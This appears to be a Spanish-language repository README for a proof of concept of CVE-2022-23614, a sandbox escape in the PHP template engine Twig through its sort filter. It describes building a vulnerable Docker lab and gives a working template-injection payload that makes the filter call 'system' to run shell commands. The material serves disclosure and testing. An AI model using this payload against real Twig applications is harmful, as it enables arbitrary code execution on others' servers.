
 davwwwx/cve-2022-23614
Exploit de prueba de concepto para CVE-2022-23614 que demuestra la ejecución de código arbitrario mediante la omisión del sandbox del filtro sort de Twig en aplicaciones PHP.

PoC para CVE-2022-23614, GHSA-5mv2-rx3q-4w2v (Ejecución de código/filtro sort de Twig y evasión de sandbox)
Como se ve en este commit - https://github.com/twigphp/Twig/commit/.., twig estaba pasando el nombre de una función proporcionada por el usuario como parámetro callback a uasort (aquí), lo que conducía a la ejecución arbitraria de código
Para construir y ejecutar el contenedor docker con una versión vulnerable de twig
$ ./build-docker.sh
Abre la página web en localhost:1337 e intenta renderizar el siguiente payload
{{ ['id','']|sort('system') }}
PoC

Resultado